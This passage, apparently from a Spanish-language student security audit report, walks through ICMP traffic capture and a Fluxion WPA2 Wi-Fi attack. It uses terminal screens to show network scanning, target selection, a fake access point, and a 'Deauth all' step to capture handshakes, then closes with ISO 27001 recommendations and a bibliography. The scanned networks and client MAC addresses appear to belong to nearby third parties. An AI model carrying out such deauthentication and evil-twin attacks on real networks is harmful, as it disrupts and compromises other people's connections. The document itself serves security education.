


#### 6.1.4. CAPTURA DE TRÁFICO ICMP:

Es un programa de captura de las tramas de una red de computadoras.


En el terminal hacemos un ping al servidor Kali Linux:





### 6.1.5. RED WIFI WPA:

Ingresamos a Fluxion y seleccionamos la opción 5) Spanish:



Seleccionamos la opción 1) Todos los canales:



```
luisjordan@kaliNet: ~/Descargas/fluxion-master
Archivo Editar Ver Buscar Terminal Ayuda
[~] [ap 0.8.2 copyright 2001-2015 Ettercap Development Team]
[~] [FLUXION 2 < Fluxion Is The Future >]
[~] [rdan@kaliNet:~$]
[~] [-----]

[2] Seleccione canal

[1] Todos los canales
[2] Canal(es) específico(s)
[3] Atrás

[deltaxflux@fluxion]-[~]
```

Resultado de las redes escaneadas:

Aplicaciones Lugares XTerm jue 22:44

WIFI Monitor

CH 7 ][ Elapsed: 48 s ][ 2018-06-07 22:44

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
AC:20:2E:E7:E5:38	-26	49	78 0 6	130	WPA2	CCMP	PSK	HOME_UNE	
AC:20:2E:7F:63:98	-88	10	0 0 6	130	WPA2	CCMP	PSK	ANTHONELLA	
28:FF:3E:52:AA:EE	-91	4	0 0 11	130	WPA2	CCMP	PSK	Batioja	

BSSID	STATION	PWR	Rate	Lost	Frames	Probe
AC:20:2E:E7:E5:38	88:70:8C:84:DA:A7	-1	0e- 0	0	16	
AC:20:2E:E7:E5:38	2C:FD:A1:D7:88:45	-1	0e- 0	0	16	
AC:20:2E:E7:E5:38	A0:A8:CD:1B:CF:E2	-31	0 - 0e	0	2	
AC:20:2E:E7:E5:38	4C:BB:58:EF:93:0E	-67	0e- 1e	0	21	HOME_UNE
AC:20:2E:E7:E5:38	24:DA:98:F4:33:61	-69	0 - 6e	0	1	
AC:20:2E:E7:E5:38	B0:E0:3C:C1:42:EA	-72	0e- 1	0	4	
AC:20:2E:E7:E5:38	90:06:28:EB:CD:B9	-52	0e- 1e	0	18	

Muestra las redes más indicadas para el ataque en este caso la opción 1) Batioja:

```
luisjordan@kaliNet: ~/Descargas/fluxion-master
Archivo Editar Ver Buscar Terminal Ayuda
[
[
[ FLUXION 2 < Fluxion Is The Future >
[
[
[
WIFI LIST

ID      MAC          CHAN  SECU  PWR  ESSID
[1]  28:FF:3E:32:AA:EE  11    WPA2   9%   Batioja
[2]  AC:20:2E:7F:69:98   6    WPA2  12%  ANTHONELLA
[3]* AC:20:2E:E7:E5:38   6    WPA2  73%  HOME_UNE

(*) Clientes activos

Seleccione objetivo. Para reescanear teclee r
[deltaxflux@fluxion]-[-]1
```

Nos muestra la información de la red que se va a atacar y seleccionamos la opción 1) FakeAP - Hostapd:

```
luisjordan@kaliNet: ~/Descargas/fluxion-master
Archivo Editar Ver Buscar Terminal Ayuda
[
[
[ FLUXION 2 < Fluxion Is The Future >
[
[
[
INFO WIFI

SSID = Batioja / WPA2
Channel = 11
Speed = 30 Mbps
BSSID = 28:FF:3E:32:AA:EE ( )

[2] Seleccione Opción de Ataque

[1] FakeAP - Hostapd (Recomendado)
[2] FakeAP - airbase-ng (Conexión más lenta)
[3] Atrás

[deltaxflux@fluxion]-[-]
```

Seleccionamos la opción 1) Pyrit:

```
luisjordan@kaliNet: ~/Descargas/fluxion-master
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[ ~~~~~ ]
[ ]
[ FLUXION 2 < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]

[2] Chequeo de Handshake
    [1] pyrit
    [2] aircrack-ng (Posibilidad de error)
    [3] Atrás
[deltaxflux@fluxion]-[~]
```


Seleccionamos la opción 1) Deauth all para desautenticar todos los equipos conectados a la red wifi y obtener Handshake cuando se vuelvan a conectar:

```
luisjordan@kaliNet: ~/Descargas/fluxion-master
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[ ~~~~~ ]
[ ]
[ FLUXION 2 < Fluxion Is The Future > ]
[ ]
[ ~~~~~ ]


[2] *Capturar Handshake*
    [1] Deauth all
    [2] Deauth all [mdk3]
    [3] Deauth target
    [4] Rescan networks
    [5] Exit
[deltaxflux@fluxion]-[~]
```

Proceso de captura de Handshake:





En el procesa este genera un error (not\_found):



## **7. RECOMENDACIONES**

Implementar las posibles mejoras que garanticen la seguridad de los sistemas de información para que la compañía no sea vulnerada por personas malintencionadas que solo pretenda dañar y hacer un mal uso de esta información.

## **8. CONSLUSIONES**

La compañía puede llegar a la conclusión de que es necesario incluir dentro del alcance del Sistema de Gestión de Seguridad de la Información entidades que antes no se encontrabas incluidas. La transición a la norma ISO 27001:2013 genera una clara oportunidad de redefinir el alcance del Sistema de Gestión de Seguridad de la Información en la organización, y así poder demostrar la conformidad de la empresa.

## 9. BIBLIOGRAFÍA

*Google Drive Auditoria.* (s.f.). Obtenido de <https://drive.google.com/file/d/1a32Lp5bR1xO9WpOTcpQsKj35hdn9SiKO/view>

*Google Drive Norma ISO 27001:2013.* (s.f.). Obtenido de <https://drive.google.com/file/d/1wk5TOBBApHOqxTej8ecqtZ2-rLQXRSa3/view>

*Microsoft.* (30 de 03 de 2017). Obtenido de <https://docs.microsoft.com/es-es/dotnet/framework/wcf/feature-details/elevation-of-privilege>

*SGSI.* (11 de 03 de 2015). Obtenido de <https://www.pmg-ssi.com/2015/03/iso-270012013-las-areas-que-tienen-que-ser-replanteadas/>

*Wikipedia.* (19 de 03 de 2018). Obtenido de <https://es.wikipedia.org/wiki/Ettercap>

*Wikipedia.* (27 de 05 de 2018). Obtenido de [https://es.wikipedia.org/wiki/Ingenier%C3%ADa\\_social\\_\(seguridad\\_inform%C3%A1tica\)](https://es.wikipedia.org/wiki/Ingenier%C3%ADa_social_(seguridad_inform%C3%A1tica))